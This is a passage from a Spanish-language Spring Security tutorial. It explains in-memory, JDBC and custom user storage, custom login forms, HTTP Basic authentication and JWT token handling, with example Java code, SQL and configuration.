protected void configure(AuthenticationManagerBuilder auth) throws Exception {
    auth.inMemoryAuthentication().passwordEncoder(codificador())
        .withUser("javi")
        .password(codificador().encode("clavejavi"))
        .roles("NORMAL")
    and()
    ...
}
```

Recuerda que escribir una clave en texto plano en el código es muy mala idea.

Si por el contrario queremos usar Spring Security 6.x tenemos que aplicar la nueva sintaxis:

```
@Bean
public UserDetailsService configurarUsuarios(PasswordEncoder pe) {
    UserDetails javi=User.withUsername("javi")
        .password(pe.encode("clavejavi"))
        .roles("NORMAL").build();

    InMemoryUserDetailsManager usuarios=new InMemoryUserDetailsManager();
    usuarios.createUser(javi);
    return usuarios;
}
```

Usamos directamente las clases e interfaces que Spring utiliza para representar a los usuarios y gestionarlos:

- **UserDetailsService** es la interfaz que representa la gestión de usuarios. Sólo obliga a definir un método, “loadUserByUsername(String)”, usado por el framework (o por nosotros) para recuperar la información de un usuario.
- **UserDetailsManager** extiende a la interfaz anterior y añade métodos para crear, borrar o modificar usuarios. Hay tres clases que vienen con Spring que la implementan. Una de ella es la que hemos usado, **InMemoryUserDetailsManager**.
- **UserDetails**. Esta interfaz representa la información de un usuario: Su login, clave y autorizaciones, grupos, roles (simples textos arbitrarios). La clase **User** de Spring la implementa y proporciona métodos para crear usuarios tal como los entiende Spring Security.

## 8.10.2 Almacenamiento JDBC

Hasta no hace mucho tiempo era el sistema más usado. De hecho forma parte del estándar de contenedores Web, no es una idea original de Spring Security.

Tenemos que tener acceso a una base de datos y definir un “DataSource” para que el framework sepa de dónde leer los usuarios. Podemos hacerlo de dos maneras:

- Crear las tablas y campos exactamente como Spring Security espera encontrarlas.
- Usar nuestras propias tablas e indicarle a Spring Security las sentencias SQL necesarias para que obtenga lo que necesita.

### 8.10.2.1 Esquema predefinido

Ambas opciones son sencillas. En el manual de referencia hay ejemplos de esquemas para las bases de datos más populares. Éstas son las sentencias de creación de tablas para MySQL:

```
create table users(  
    username varchar(50) not null primary key,  
    password varchar(150) not null,  
    enabled boolean not null  
) ;  
  
create table authorities (  
    username varchar(50) not null,  
    authority varchar(50) not null,  
    constraint fk_authorities_users foreign key(username) references users(username)  
) ;  
  
create unique index ix_auth_username on authorities (username,authority);
```

Las creo en la base de datos “personas” y configuro el proyecto para que use JDBC con Spring. Las nuevas dependencias de Gradle son:

```
implementation 'org.springframework.boot:spring-boot-starter-jdbc'  
runtimeOnly 'mysql:mysql-connector-java'
```

Y para configurar el “DataSource”, añado unas líneas en “application.properties”:

```
spring.datasource.driver-class-name =com.mysql.cj.jdbc.Driver  
spring.datasource.password=claveusuario  
spring.datasource.url=jdbc:mysql://localhost:3306/personas?serverTimezone=UTC  
spring.datasource.username=usuario
```

Realizo una prueba. Con la biblioteca tradicional:

```
@EnableWebSecurity  
public class ConfigurarSeguridad extends WebSecurityConfigurerAdapter {  
  
    @Autowired  
    private DataSource ds;  
  
    @Bean  
    public PasswordEncoder codificador() {  
        return PasswordEncoderFactories.createDelegatingPasswordEncoder();  
    }  
}
```

---

```

protected void configure(AuthenticationManagerBuilder auth) throws Exception {
    auth.jdbcAuthentication().dataSource(ds).passwordEncoder(codificador())
        .withUser("ana").password("{noop}claveana").roles("NORMAL");
}
...
}

```

El método usado es **jdbcAuthentication()**. Necesita el “DataSource” que nos conecta con la base de datos que contiene las tablas. Si las propiedades que hemos escrito antes son correctas Spring Boot lo crea automáticamente, por lo que puedo pedir que lo inyecte.

El resto del método es una tontería para que veas que estamos usando las mismas interfaces que en el apartado anterior. Es absurdo porque sólo funcionará la primera vez. Ahora se almacena en la base de datos:

<pre>mysql&gt; select * from users;</pre>	<pre>mysql&gt; select * from authorities;</pre>															
<table border="1"> <thead> <tr><th>username</th><th>password</th><th>enabled</th></tr> </thead> <tbody> <tr><td>ana</td><td>{noop}claveana</td><td>1</td></tr> <tr><td colspan="3">1 row in set (0.00 sec)</td></tr> </tbody> </table>	username	password	enabled	ana	{noop}claveana	1	1 row in set (0.00 sec)			<table border="1"> <thead> <tr><th>username</th><th>authority</th></tr> </thead> <tbody> <tr><td>ana</td><td>ROLE_NORMAL</td></tr> <tr><td colspan="2">1 row in set (0.00 sec)</td></tr> </tbody> </table>	username	authority	ana	ROLE_NORMAL	1 row in set (0.00 sec)	
username	password	enabled														
ana	{noop}claveana	1														
1 row in set (0.00 sec)																
username	authority															
ana	ROLE_NORMAL															
1 row in set (0.00 sec)																

Y si ejecutamos la aplicación por segunda vez se producirá un error de clave duplicada.

Un ejemplo más realista definiría el método “configure” de esta forma:

```

protected void configure(AuthenticationManagerBuilder auth) throws Exception {
    auth.jdbcAuthentication().dataSource(ds);
}

```

Y no se metería en cómo se rellenan esas tablas: problema del modelo o del controlador. Por ejemplo podríamos hacer que se ejecutara un script de SQL al lanzar la aplicación. Añado dos propiedades adicionales:

```

spring.datasource.initialization-mode=always
spring.datasource.continue-on-error=true

```

Y el script **schema.sql** junto al fichero de configuración:

```

-- debería ir en "data.sql", pero no puedo dejar vacío "schema.sql"
insert into users values("ana", "{noop}claveana", 1);
insert into authorities values ("ana","ROLE_ADMIN");
insert into users values("javi",
"${bcrypt}${2a$10$YiEAa3PWVYAIOfFvtwibdez1B/8PhshH4V3LJBbe0dz6Z4ylsIHCO", 1);
insert into authorities values ("javi","ROLE_NORMAL");

```

Si decidí usar Spring Security 5.7:

```

@Configuration
public class ConfigurarSeguridad {

    @Bean
    public PasswordEncoder codificador() {
        return PasswordEncoderFactories.createDelegatingPasswordEncoder();
    }

    @Bean
    public UserDetailsService configurar(DataSource ds, PasswordEncoder pe) {
        UserDetails ana=User.withUsername("ana")
            .password(pe.encode("claveana"))
            .roles("ADMIN").build();
        JdbcUserDetailsManager usuarios=new JdbcUserDetailsManager(ds);
        usuarios.createUser(ana);
        return usuarios;
    }
    ...
}

```

---

Es más o menos lo mismo, pero usando la clase **JdbcUserDetailsManager**, que nos proporciona decenas de métodos para gestionar los usuarios y roles almacenados en la base de datos sin necesidad de usar SQL. Además, uso DI para obtener el DataSource directamente. El resto de la configuración que hemos visto en este apartado se cambiaría de forma similar.

#### 8.10.2.2 Tablas propias

A menudo tendremos creado nuestro propio sistema de usuarios, y por tanto los nombres de tablas y campos no coincidirán con lo que espera el framework, a veces ni siquiera las relaciones.

Vamos a usar en “personas” las tablas definidas para “productos”:

```
mysql> desc usuario;
+-----+-----+-----+-----+-----+-----+
| Field | Type | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+-----+
| login | varchar(40) | NO | PRI | NULL |       |
| clave | varchar(100) | YES |       | NULL |       |
| nombre_completo | varchar(100) | YES |       | NULL |       |
+-----+-----+-----+-----+-----+-----+
3 rows in set (0.00 sec)

mysql> desc usuario_roles;
+-----+-----+-----+-----+-----+-----+
| Field | Type | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+-----+
| usuario_login | varchar(40) | NO | MUL | NULL |       |
| roles | varchar(20) | YES |       | NULL |       |
+-----+-----+-----+-----+-----+-----+
2 rows in set (0.00 sec)
```

La única diferencia es que tendré que indicarle al sistema de recuperación de usuarios de dónde salen los datos que necesita:

```
protected void configure(AuthenticationManagerBuilder auth) throws Exception {
    auth.jdbcAuthentication().dataSource(ds)
        .usersByUsernameQuery("select login,clave,1 from usuario where login=?")
        .authoritiesByUsernameQuery("select usuario_login, roles
                                      from usuario_roles where usuario_login=?");
}
```

La consulta del método **usersByUsernameQuery()** tiene que devolver el login, la clave y un “1” o un “0”, que indica si el usuario está activo. La búsqueda se hará con el login del usuario. El select del método **authoritiesByUsernameQuery()** devolverá el login y las “autorizaciones” (los roles o grupos) del usuario. También filtra por login.

Las claves están encriptadas por los métodos de Spring, “[prefijo] código hash”, por lo que no necesito hacer nada más, salvo cambiar las propiedades de “application.properties”.

Con la versión 6 de Spring Security sería parecido:

```
@Bean
public UserDetailsService configurarUsuarios(DataSource ds) {
    JdbcUserDetailsManager usuarios=new JdbcUserDetailsManager(ds);
    usuarios.setUsersByUsernameQuery("select login,clave,1 from usuario
                                       where login=?");
    usuarios.setAuthoritiesByUsernameQuery("select usuario_login, roles from
   usuario_roles where usuario_login=?");
    return usuarios;
}
```

De nuevo, creo un “UserDetailsService” usando la clase “JdbcUserDetailsManager” que me proporciona el framework.

#### 8.10.3 Almacenamiento personalizado

En el proyecto “Productos” hemos usado JPA para almacenar los usuarios. No es que cueste mucho deducir la estructura de la tabla relacional a partir de la entidad, pero no quiero hacerlo: prefiero usar entidades en todo el programa.

No hay un sistema de almacenamiento prefabricado para entidades, por lo que tenemos que crear uno nosotros mismos implementando la interfaz **UserDetailsService**:

Método	Descripción
<code>UserDetails loadUserByUsername(String)</code>	Encuentra un usuario a partir de u login.
<code>User(String, String, Collection&lt;? extends GrantedAuthority&gt;)</code>	Crea un objeto de clase "User" (implementa UserDetails) a partir del login, la clave y la lista de roles a los que pertenece.

El método que tenemos que implementar tiene que ser capaz de seleccionar un usuario a partir del login suministrado y pasárselo a Spring, tal como el framework entiende un usuario: un objeto que implemente la interfaz "UserDetails". Tiene los típicos métodos para recuperar el login, la clave, las autorizaciones (los roles) y saber si está activado.

No hace falta implementar esa interfaz. La clase **User** ya lo hace:

Constructor	Descripción
<code>User(String, String, Collection&lt;? extends GrantedAuthority&gt;)</code>	Crea un objeto de clase "User" (implementa UserDetails) a partir del login, la clave y la lista de roles a los que pertenece.

```

@Service
public class ServicioSeguridadUsuario implements UserDetailsService{
    @Autowired
    private RepositorioUsuario ru;

    @Override
    //@Transactional Ya que leo los roles EAGER no necesito la anotación...
    public UserDetails loadUserByUsername(String login)
        throws UsernameNotFoundException{
        Optional<Usuario> op=this.ru.findById(login);
        if (!op.isPresent()) throw new UsernameNotFoundException("Desconocido");
        Usuario encontrado=op.get();

        Set<GrantedAuthority> roles=new HashSet<>();
        for (Rol rol: encontrado.getRoles())
            roles.add(new SimpleGrantedAuthority(rol.name()));
        return new User(encontrado.getLogin(), encontrado.getClave(), roles);
    }
}

```

Tal vez lo más extraño es convertir los roles a una colección de objetos que implementen la interfaz **GrantedAuthority**, pero es muy simple. La clase **SimpleGrantedAuthority** implementa la interfaz, y su constructor sólo pide un String con el nombre de la "autorización concedida" al usuario:

Constructor	Descripción
<code>SimpleGrantedAuthority(String)</code>	Crea un objeto de clase SimpleGrantedAuthority, y que implementa GrantedAuthority, a partir de un nombre de rol.

He definido la clase como un bean para poder inyectarla en la clase que configura la seguridad:

```

@EnableWebSecurity
public class ConfigurarSeguridad extends WebSecurityConfigurerAdapter{

    @Bean
    public PasswordEncoder codificadorClaves() {
        return PasswordEncoderFactories.createDelegatingPasswordEncoder();
    }

    @Autowired
    private UserDetailsService uds;

    @Autowired
    private PasswordEncoder pe;

    @Override
    protected void configure(AuthenticationManagerBuilder auth) throws Exception {

```

```

        auth.userDetailsService(this.uds).passwordEncoder(this.pe);
    }
    ...
}

```

Para crear un servicio de usuarios personalizado tenemos que utilizar el método **userDetailsService()**, al cual le pasamos una clase que implemente la interfaz “UserDetailsService”. Uso DI para obtenerla.


Es obligatorio indicar el sistema de codificación de contraseñas, que también he definido como un bean y por tanto puedo inyectarlo. Podría hacer ejecutado el método “codificadorClaves()” en vez de definir una propiedad privada y usar la anotación “@Autowired”; no hay diferencia.

Si queremos usar Spring Security 6.x ya hemos visto en otros apartados lo que tenemos que hacer: nada. Una vez definimos un bean de tipo “UserDetailsService” Spring lo registra automáticamente.

#### 8.10.4 Formulario de identificación

Desde tiempos inmemoriales un contenedor Web proporciona tres formas distintas de pedirle a un cliente que se identifique:

- Basic. El cliente y el servidor se cruzan peticiones y respuestas con cabeceras especiales. En el navegador del cliente aparecería un cuadro de diálogo similar a éste:



- Digests. Similar al anterior, salvo que la contraseña viaja codificada (MD5 o similares) al servidor.
- Forms. Podemos personalizar la petición de autenticación que el cliente debe solicitar. Dicho de otra forma, podemos enviarle al cliente el formulario HTML que queramos, y que después lo use para autenticarse.

Las dos primeras opciones se consideran inseguras, y además son estéticamente horribles. Siempre utilizaremos **formularios personalizados**. Están activados por defecto, aunque si modificamos la configuración de seguridad tenemos que solicitarlos. Se hace sobrescribiendo el método **configure(HttpSecurity)**:

```

@Override
protected void configure(HttpSecurity http) throws Exception {
    http.requiresChannel(req->req.anyRequest().requiresSecure())
    ...
    .formLogin();
}

```

El método **formLogin()** activa este tipo de validación. Cuando un cliente no identificado trata de acceder a una URL protegida o solicita el path “/login”, el framework responde con el formulario que hemos visto en los ejemplos anteriores:

```

<form class="form-signin" method="post" action="/personas/login">
    <h2 class="form-signin-heading">Please sign in</h2>
    <p>
        <label for="username" class="sr-only">Username</label>
        <input type="text" id="username" name="username" class="form-control" placeholder="Username" required autofocus>
    </p>
    <p>
        <label for="password" class="sr-only">Password</label>
        <input type="password" id="password" name="password" class="form-control" placeholder="Password" required>
    </p>
    <button class="btn btn-lg btn-primary btn-block" type="submit">Sign in</button>
</form>

```

Por defecto el framework espera una petición:

- Que sea de tipo POST.
- Tenga un parámetro “username” y otro “password”.
- Se realice para la URL “/login”.

Pero todo es configurable. “formLogin()” devuelve un objeto de clase **FormLoginConfigurer<HttpSecurity>**, que proporciona varias decenas de métodos para personalizar cualquier detalle. Todos esos métodos devuelven el objeto raíz, para poder escribirlos en cadena:

Método	Descripción
<b>defaultSuccessUrl(String)</b>	<i>La URL a la que los usuarios serán redirigidos si se autentifican.</i>
<b>failureUrl(String)</b>	<i>La URL a la que serán redirigidos si la autenticación falla.</i>
<b>loginPage(String)</b>	<i>La URL a la que los usuarios serán redirigidos para autenticarse.</i>
<b>permitAll()</b> <b>permitAll(boolean)</b>	<i>True por defecto. Asegura (o no) que todos los clientes tengan acceso a las URL referenciadas en los métodos anteriores.</i>
<b>loginProcessingUrl(String)</b>	<i>La URL a la que debe enviarse la petición de identificación, el “action” del formulario.</i>
<b>usernameParameter(String)</b>	<i>Nombre del parámetro de la petición que representa el login, el “name” de la etiqueta “input” del login.</i>
<b>passwordParameter(String)</b>	<i>Nombre del parámetro de la petición que representa la clave, el “name” de la etiqueta “input” de la contraseña.</i>

Como con el resto de métodos principales, también hay una versión de “formLogin()” diseñado para expresiones Lambda.

En el proyecto “Productos” he personalizado el formulario de entrada:

```
@Override
protected void configure(HttpSecurity http) throws Exception {
    http...
    ...
    .formLogin()
        .loginPage("/entrada/login.html")
        .failureUrl("/entrada/login.html?error=true")
        .defaultSuccessUrl("/entrada/index.html")
        .loginProcessingUrl("/entrada/procesar.html")
        .usernameParameter("login")
        .passwordParameter("clave")
        .permitAll()
        and().
    ...
}
```

Tengo un controlador que atiende las peticiones “/entrada/login.html” y “/entrada/index.html”:

```
@Controller
public class ControladorEntrada {
    @RequestMapping("/")
    public String sinNombre() {
        return "redirect:/entrada/index.html";
    }

    @RequestMapping("/entrada/index.html")
    public String inicio() {
        return "entrada.bienvenida";
    }

    @RequestMapping("/entrada/login.html")
    public String login(HttpServletRequest req) {
        return "entrada.login";
    }
}
```

No se ve en el ejemplo, pero todas las páginas están protegidas. Por tanto, cuando un cliente trata de acceder por primera vez Spring Security redirige la petición a "/entrada/login.html":

```
.loginPage("/entrada/login.html")
```

Y el controlador lanza la vista "entrada.login":


```
<%@ taglib uri="http://www.springframework.org/tags" prefix="spring" %>
<%@ taglib uri="http://java.sun.com/jsp/jstl/core" prefix="c" %>

<script src="../js/entrada/login.js" type="text/javascript"></script>
<p><spring:message code="login.uno"/></p>

<form action="../entrada/procesar.html" method="post">
<table class="formulario">
<tbody>
<tr>
    <td><label><spring:message code="usuario.login"/></label></td>
    <td><input type="text" name="login"/></td>
    <td class="error"></td>
</tr>
<tr>
    <td><label><spring:message code="usuario.clave"/></label></td>
    <td><input type="password" name="clave"/></td>
    <td class="error"></td>
</tr>
<tr>
    <td colspan="2">
        <input type="submit" value="<spring:message code="login.submit"/>"/>
    </td>
</tr>
</tbody>
</table>
</form>

<c:if test="${param.error}">
    <p class="error"><spring:message code="login.mal"/></p>
</c:if>
```

Es una página como otra cualquiera:



Dibuja un formulario capaz de realizar una petición tal y como la espera Spring Security:

```
.loginProcessingUrl("/entrada/procesar.html")
.usernameParameter("login")
.passwordParameter("clave")
```

La URL "/entrada/procesar.html" no al escuchan mis controladores, sino el framework. Lee los parámetros "login" y "clave", usa el sistema de recuperación de usuarios y codificación de claves activo y en función del resultado redirige la petición a una u otra página:

```
.failureUrl("/entrada/login.html?error=true")
.defaultSuccessUrl("/entrada/index.html")
```

Si va bien, dibujo la página de bienvenida. Si no se ha identificado correctamente dibujo el formulario de nuevo, aunque con un parámetro adicional para mostrar un mensaje (revisa el código de la página JSP).

El método **permitAll()** es muy útil. Por defecto exijo que el usuario esté identificado para poder acceder a cualquier URL de mi sitio web; por tanto, para poder visitar las páginas de login debería hacer un login previo... Este método configura las autorizaciones a estas páginas para todo el mundo. De todas formas, se desaconseja esa forma de escribir el código. Queda más elegante que todas las autorizaciones estén definidas juntas en un solo sitio:

```
.requestMatchers(HttpServletRequest.GET, "css/**", "/img/**", "/js/**")).permitAll();  
.requestMatchers("/entrada/login").permitAll();
```

Por último, la configuración para Spring Security 6.x ya la hemos visto en otros apartados. Sólo tenemos que definir un bean que reciba un parámetro “HttpSecurity” mediante DI:

```
@Bean  
public SecurityFilterChain filtroSeguridad(HttpSecurity http) throws Exception {  
    http.requiresChannel(c->c.anyRequest().requiresSecure())  
        ...  
        .formLogin(f->f.loginPage("/entrada/login"))  
        ...  
    return http.build();  
}
```

## 8.11 Autentificación básica

Es algo fea, pero muy sencilla. En casos muy concretos (un servicio REST simple) y **siempre que apliquemos HTTPS** puede ser útil.

Es un mecanismo HTTP de toda la vida. El cliente envía una línea de cabecera especial, que contiene el login y la clave a utilizar:


**Authorization: Basic amF2aTpjbGF2ZWphdmk=**

El valor de la línea de cabecera del ejemplo es exactamente “javi:clavejavi”, pero codificado en Base64. El login y la contraseña se envían en texto plano, y además esa línea de cabecera tiene que estar en todas las peticiones del cliente. Si te planteas este método de autentificación tienes que encriptar la conexión, o de lo contrario tendrás problemas.

Si el servidor no recibe esta cabecera responderá con un “401” (no autorizado), y en la cabecera de respuesta incluirá esta línea:

**WWW-Authenticate: Basic realm="Realm"**

Un navegador sabrá interpretarlo y mostrará un cuadro de diálogo similar a éste:



Podremos escribir las credenciales y repetirá la petición con la línea de cabecera adecuada. Además la recordará y la incluirá en el resto de peticiones a ese servidor. Si el cliente es un programa propio, es problema nuestro el hacerlo correctamente. Por ejemplo, para un cliente “RestTemplate” escrito en Java:

```
import java.nio.charset.Charset;  
import java.util.Base64;  
import org.springframework.http.HttpHeaders;  
...  
  
HttpHeaders crearCabeceras(String login, String clave){  
    String texto = login + ":" + clave;  
    byte[] textoBase64 = Base64.getEncoder().encode(  
        texto.getBytes(Charset.forName("US-ASCII")));  
    String valorFinal = "Basic " + new String(textoBase64);
```

---

```

        HttpHeaders cabeceras=new HttpHeaders();
        cabeceras.add("Authorization", valorFinal);

        return cabeceras;
    }

private void leerTodosLosUsuarios() {
    ...
    ParameterizedTypeReference<List<Persona>> ptr=
            new ParameterizedTypeReference<List<Persona>>() {};
    HttpEntity petición=new HttpEntity(crearCabeceras("javi","clavejavi"));
    ResponseEntity<List<Persona>> re=
            this.rt.exchange("", HttpMethod.GET, petición, ptr);
    ...
}

```

Si quieras aplicar este tipo de autentificación en todas las peticiones que realices con ese "RestTemplate" no hace falta que crees la cabecera manualmente:

```

@Bean
public RestTemplate restTemplate() {
    RestTemplate rt= new RestTemplate();
    ...
    rt.getInterceptors().add(new BasicAuthenticationInterceptor("javi","clavejavi"));
    return rt;
}

```

Te recuerdo que puedes definir varios beans e injectarlos en el código por nombre en vez de por tipo, si necesitas configuraciones más complejas.

La configuración del servidor con Spring Security es también muy sencilla:

```

@Override
protected void configure(HttpSecurity http) throws Exception {
    ...
    http.httpBasic();
}

```

Para Spring Security 6.x es similar:

```

@Bean
public SecurityFilterChain filtroSeguridad(HttpSecurity http) throws Exception {
    http.requiresChannel(c->c.anyRequest().requiresSecure())
        .httpBasic(b->{})
        .authorizeHttpRequests(a->a
            .requestMatchers("/css/**").permitAll()
            ...
            .logout(l->l.invalidateHttpSession(true)
            ...
        return http.build();
}

```

Lógicamente tenemos que eliminar toda referencia a formularios de login. Si el programa cliente es un navegador la autentificación básica y la que configuramos mediante formularios es esencialmente la misma. Una vez que el servidor establece la cookie de sesión el cliente está autenticado y por tanto no es necesario volver a pedir las credenciales.

Desde el punto de vista de la seguridad no importa si los datos viajan en el cuerpo de la petición (formularios) o en la cabecera (básica). Son sólo textos planos que el cliente envía al servidor. En ambos casos, si no aplicas HTTPS estás cometiendo un tremendo error de seguridad.

Va, venga, voy a volver a decirlo. Da igual cómo envíes la clave desde el cliente al servidor. La puedes codificar con Bcrypt si te apetece. Si la transmisión no está encriptada, cualquier persona conectada a tu red (o a cualquiera de las redes por las que viaja el mensaje) puede copiarla y usarla para hacerse pasar por ti. **La única defensa** que tienes es encriptarla con alguna clave simétrica o asimétrica y establecer un protocolo para que el cliente y el servidor se intercambien secretos. Eso ya está inventado y se llama HTTPS. Y se aplica a toda la conexión, no sólo al envío de la clave.

## 8.12 Autentificación mediante tokens JWT

El uso de un login y contraseña es la manera más habitual de autenticarse en el servidor. Como lo normal es que no queramos enviar las credenciales una y otra vez (como en el caso de la autentificación básica) tradicionalmente se ha establecido una sesión, usando cookies para identificar las peticiones de un cliente concreto.

El problema surge cuando no queremos establecer sesiones (consulta el capítulo 11, Servicios RESTful) y tampoco queremos enviar el login y la contraseña una y otra vez. El motivo de no querer enviar la contraseña no es que “nos la puedan pillar”, ya que las conexiones siempre estarán encriptadas, sino que a menudo quien accede al servidor es una aplicación que lo hace en nuestro nombre de manera temporal, y lo que no queremos es que dicha aplicación conozca nuestra contraseña.

La solución es crear un **token autenticado**. La forma de trabajar con ellos es la siguiente:

- El servidor nos permite autenticarnos de forma tradicional, mediante el login y la contraseña. Pero en vez de acceder a un recurso concreto nos devuelve cierta información firmada con la clave privada del servidor, o una clave secreta: el token de autenticación.
- A partir de ese momento podremos usar ese token para identificarnos ante el servidor. Cuando una petición contenga ese token, el servidor comprobará si es correcto (aplicando su clave privada o secreta) y permitirá acceder a los recursos autorizados.

En ocasiones el programa que quiere acceder al servidor nos preguntará nuestras credenciales. En otras, se limitará a esperar que le suministremos un token válido. Podemos añadirle una caducidad al token y que el programa cliente lo recuerde y pueda utilizarlo durante un tiempo. Hay muchas maneras de implementar la idea, pero sin duda la más habitual es el protocolo **Ouath 2**. En este apartado nos vamos a limitar a las ideas básicas: obtener un token y usarlo para autenticarnos en el servidor.

### 8.12.1 JSON Web Token

Podemos usar cualquier formato de token. Sin embargo, desde hace tiempo todo el mundo utiliza los tokens **JWT**. Están diseñados para transmitir cualquier tipo de información verificada entre el emisor y el receptor, aunque nosotros los vamos a usar únicamente para autenticarnos. Son un texto compuesto de tres partes que usan el formato JSON:

- **Header**. La cabecera identifica el tipo de token (a menudo se sobrentiende “JWT”) y el algoritmo con el que se ha realizado la firma:

```
{  
  "alg": "HS256",  
  "typ": "JWT"  
}
```

- **Payload**: La carga útil del token, la información que se necesita transmitir. A los campos se les llama “claims” (¿reclamaciones, demandas?):

```
{  
  "sub": "javi",  
  "iat": 1645635289,  
  "exp": 1645635291  
  "otros": "datos adicionales"  
}
```

Puedes añadir el “claim” que quieras (si tanto el servidor como el cliente los escribes tú), aunque existen unos cuantos nombres oficiales:

- **iss**. Issuer. El emisor del certificado.
- **sub**. Subject. A quién se le ha emitido. Suele ser el login usado para identificarse cuando se solicita la emisión del token.
- **aud**. Audience. Para quién ha sido emitido. Generalmente suelen ser los servidores de recursos a los que se quiere acceder con el token.
- **exp**. Expiration time. Fecha a partir de la cual el token no debe ser aceptado.
- **nbf**. Not before. Fecha a partir de la cual el token comienza a ser válido.
- **iat**. Issued at. Fecha en la que fue emitido.
- **jti**. JWT ID. Identificador único del token, incluso entre diferentes proveedores.
- **Verify Signature**. Se calcula aplicando el algoritmo escogido al texto formado por la codificación en base64 de la cabecera y el contenido, separados por un punto.

---

El cliente puede enviar al servidor el token como se le antoje (si ambos se ponen de acuerdo), aunque lo normal es que se haga a través de una cabecera de autorización similar a la de la autenticación básica:

*Authorization: Bearer eyJhbGciOiJIU ... v9tGzQ*

El valor de la cabecera es el texto “Bearer”, un espacio y la cabecera, contenido y firma del token en base64 unidas por un punto. Si quieres ver ejemplos reales de codificación puedes calcularlos en la página <https://jwt.io>.

### 8.12.2 El servidor

A continuación vamos a ver un ejemplo de uso. El servidor tiene que realizar dos tareas distintas:

- Tiene que proporcionar un mecanismo para que los clientes puedan obtener el token, por ejemplo cuando le envíen un login y contraseña válidos. En el código de muestra lo implementaremos mediante un controlador que espera una petición POST con los datos adecuados.
- No hay sesión. Si un cliente se quiere autenticar tiene que incluir en la petición una cabecera que incluya un token válido. Lo implementaremos mediante un filtro que interceptará todas las peticiones, comprobará el token y autenticará manualmente al usuario si la solicitud se considera válida.

Vamos a incluir las siguientes dependencias en el servidor, para no tener que crear los tokens desde cero:

```
<dependency>
    <groupId>io.jsonwebtoken</groupId>
    <artifactId>jjwt-impl</artifactId>
    <version>0.11.2</version>
    <scope>runtime</scope>
</dependency>

<dependency>
    <groupId>io.jsonwebtoken</groupId>
    <artifactId>jjwt-api</artifactId>
    <version>0.11.2</version>
</dependency>

<dependency>
    <groupId>io.jsonwebtoken</groupId>
    <artifactId>jjwt-jackson</artifactId>
    <version>0.11.2</version>
    <scope>runtime</scope>
</dependency>
```

Estas bibliotecas nos permitirán crear token JWT y validarlos cumpliendo el estándar de forma sencilla. En primer lugar crearemos un bean para realizar las tareas básicas con los tokens cuando lo necesitemos. He copiado el código de <https://www.javainuse.com/spring/boot-jwt>, simplificándolo y adaptándolo a las nuevas versiones de las bibliotecas:

```
@Component
public class UtilidadesTokenJwt {
    @Value("${jwt.clave.secretaria}")
    private String textoClaveSecreta;

    private SecretKey secretKey;

    @PostConstruct
    public void iniciar() {
        this.secretKey=Keys.hmacShaKeyFor(textoClaveSecreta
                .getBytes(StandardCharsets.UTF_8));
    }

    public Claims getClaims(String token) {
        return Jwts.parserBuilder()
            .setSigningKey(secretKey)
            .build()
            .parseClaimsJws(token)
            .getBody();
    }
}
```

---

```

public String getLogin (String token) {
    Claims claims=this.getClaims(token);
    return claims.getSubject();
}

public Date getFechaCaducidad (String token) {
    Claims claims=this.getClaims(token);
    return claims.getExpiration();
}

public boolean isHaCaducado(String token) {
    Date caducidad=this.getFechaCaducidad(token);
    return caducidad.before(new Date());
}

public String generarToken(UserDetails ud) {
    Map<String, Object> elMapa=new HashMap<>();
    return Jwts.builder()
        .setClaims(elMapa)
        .setSubject(ud.getUsername())
        .setIssuedAt(new Date(System.currentTimeMillis()))
        .setExpiration(new Date(System.currentTimeMillis() + 3600000))
        .signWith(secretKey)
        .compact();
}

public boolean validarToken(String token, UserDetails ds) {
    return this.getLogin(token).equals(ds.getUsername()) && !this.isHaCaducado(token);
}
}

```

He usado “@Value” para copiar la clave secreta (en texto plano) de “application.properties”. Como voy a aplicar el algoritmo por defecto (HMAC-SHA) tiene que ser un texto de al menos 32 bytes (256 bits), o se producirá una excepción cuando se genere el objeto **SecretKey**. Esta clase es uno de los cambios de las nuevas versiones. Algunos programadores no aplicaban correctamente los métodos tradicionales, por lo que se ha optado por “obligar” a usarlos de la manera adecuada. Por supuesto, en un ejemplo real NO es una buena idea tener la clave en texto plano dentro del código del programa.

En varios métodos se usa la interfaz **Claims**. Proporciona métodos para acceder a los “claims” de un token sin necesidad de acordarse del nombre “JSON” de la propiedad. Para leer esos valores uso **parseClaimsJws()**. Este método comprueba si el token es válido para la clave secreta suministrada. Si algo falla lanzará una de estas excepciones:

- UnsupportedJwtException. El argumento no contiene un claim JWT.
- MalformedJwtException. El texto no es un token JWT.
- SignatureException. La firma es incorrecta.
- ExpiredJwtException. El token ha caducado.
- IllegalArgumentException. Si el texto es null o sólo contiene espacios.

El método **generarToken()** devuelve un token JWT. Creo la cabecera por defecto, por lo que usará el algoritmo “HMAC-SHA ” para generar la firma. Le añado sólo tres “claims”:

